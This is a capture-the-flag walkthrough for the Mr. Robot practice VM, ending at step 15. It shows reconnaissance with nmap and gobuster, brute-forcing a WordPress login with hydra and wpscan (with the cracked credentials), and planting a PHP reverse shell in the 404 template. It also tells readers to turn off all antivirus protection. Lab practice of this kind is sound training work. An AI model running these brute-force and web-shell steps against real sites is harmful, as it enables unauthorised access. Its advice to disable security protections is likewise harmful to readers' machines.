

MrRobot hack

Important Note Before Downloading the Mr. Robot VM


Before downloading or importing the **Mr. Robot** virtual machine, make sure you **turn off all Windows “Virus & Threat Protection” features**, including:

- Real-time protection
- Cloud-delivered protection
- Automatic sample submission
- Tamper protection

These security features may block or delete files inside the VM because hacking tools are detected as malware.

So always disable Windows Defender (or any antivirus) before downloading, extracting, or running the Mr. Robot machine.

1. Create a folder using **mkdir**, go into it, and run **sudo netdiscover** to find the target machine.

A terminal window titled 'kali@kali: ~/mrRobot' with a menu bar (Session, Actions, Edit, View, Help). The terminal shows three commands being executed: 'mkdir mrRobot', 'cd mrRobot', and 'sudo netdiscover'. The background of the terminal has a dark, abstract, 3D-like pattern.

```
kali@kali: ~/mrRobot
Session Actions Edit View Help
(kali@kali)~[~]
$ mkdir mrRobot
(kali@kali)~[~]
$ cd mrRobot
(kali@kali)~/mrRobot
$ sudo netdiscover
```

2. The IP address shown from **VMware** is your target IP.

```
kali@kali: ~/mrRobot
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.2   | a2:d7:0b:e5:5e:9a | 1     | 60  | Unknown vendor        |
| 192.168.1.1   | c8:9c:bb:14:c8:80 | 1     | 60  | Taicang T&W Electronics |
| 192.168.1.8   | 76:01:2d:40:07:9c | 1     | 60  | Unknown vendor        |
| 192.168.1.9   | 00:0c:29:af:f6:5a | 1     | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+

(kali@kali)-[~/mrRobot]
$
```

3. Run an **nmap scan** with **-sV -sC -p-** and save the output to a file.

```
(kali@kali)-[~/mrRobot]
$ nmap -sV -sC -p- 192.168.1.9 -oN nmap-rslt-allport
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 05:21 EST
Nmap scan report for 192.168.1.9
Host is up (0.0017s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 00:0C:29:AF:F6:5A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.02 seconds
```

4. When you see **port 80** open, run the **http-enum nmap script** and save that result too.


```
kali@kali: ~/mrRobot
Session Actions Edit View Help

(kali@kali)~-[~/mrRobot]
$ nmap --script=http-enum.nse 192.168.1.9 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 05:26 EST
Nmap scan report for 192.168.1.9
Host is up (0.00029s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
| /0/: Potentially interesting folder
| /image/: Potentially interesting folder
443/tcp    open  https
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
```


5. Open the browser and go to:
`http://TARGET-IP/robots.txt`
(You found this from the nmap script.)

```
192.168.1.9/robots.txt x 192.168.1.9/fsociety.dic x +
← → ↻ 🏠 🔒 Not Secure http://192.168.1.9/robots.txt ☆
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
User-agent: *
fsociety.dic
key-1-of-3.txt
```


6. In **robots.txt**, you see a directory. Open it using:
`http://TARGET-IP/fsociety.dic`
Copy all the words using **Ctrl+A** → **Ctrl+C**.



7. Open Mousepad, paste the words using **Ctrl+V**, and save the file inside your folder as **fsociety.dict**.



8. In the browser, open:
`http://TARGET-IP/key-1-of-3.txt`
This is your **first flag**.



9. Run **gobuster**, and you will see directories like **wp-login**, which means the website uses **WordPress CMS**.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.1.9 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,zip,txt,php

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.9
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,zip,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [→ http://192.168.1.9/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301) [Size: 0] [→ http://192.168.1.9/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.php]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 301) [Size: 0] [→ http://192.168.1.9/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.html]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301) [Size: 0] [→ http://192.168.1.9/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.txt]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.zip (Status: 301) [Size: 0] [→ http://192.168.1.9/%23%20lic
```

10. Your wordlist is huge, so use the **sort** command to remove duplicates and save it as **pass.dict**.


```
kali@kali: ~/mrRobot
Session Actions Edit View Help
(kali@kali)-[~/mrRobot]
$ cat fsociety.dic | wc -l
858160
(kali@kali)-[~/mrRobot]
$ cat fsociety.dic | sort -u > pass.dict
(kali@kali)-[~/mrRobot]
$ cat pass.dict | wc -l
11451
```

11. Run **hydra** on the WordPress login page to find the username/password.

When you test them in the browser on `/wp-login.php`, if you get error “*password incorrect*”, it means the **username is correct**.

```
(kali@kali)-[~/mrRobot]
$ hydra -L pass.dict -p test 192.168.1.9 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-04 06:07:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.1.9:80/wp-login.php:log=^USER^&pwd=^PASS^:invalid
[STATUS] 2592.00 tries/min, 2592 tries in 00:01h, 8860 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.1.9 login: elliot password: test
[80][http-post-form] host: 192.168.1.9 login: Elliot password: test
[80][http-post-form] host: 192.168.1.9 login: ELLIOT password: test
[STATUS] 2459.00 tries/min, 7377 tries in 00:03h, 4075 to do in 00:02h, 16 active
[STATUS] 2459.25 tries/min, 9837 tries in 00:04h, 1615 to do in 00:01h, 16 active
```



12. Run **wpscan** because you know it is WordPress (gobuster showed wp-login).

Hydra told you the username is **elliott**.

WPScan finds the **password** from our file which we sort and named as **pass.dict**.

```
(kali㉿kali)-[~/mrRobot]
$ wpscan --url http://192.168.1.9 --usernames Elliot -P pass.dict

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.9/ [192.168.1.9]
[+] Started: Thu Dec 4 09:32:46 2025
```



```
Progress Time: 00:00:23
home
[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
1064
```

13. Go to the WordPress login page and log in with the username and password you got.

Not Secure http://192.168.1.9/wp-login.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



ERROR: The password you entered for the username **Elliot** is incorrect. [Lost your password?](#)


Username
Elliot

Password
●●●●●●●●


☐ Remember Me

[Lost your password?](#)

[← Back to user's Blog!](#)



14. After logging in, go to:
Appearance → Editor → 404.php template.



15. On the terminal, open this file:

```
cat /usr/share/webshells/php/php-reverse-shell.php
```

Copy all of its code, and replace it with the code on **404 template** in WordPress.

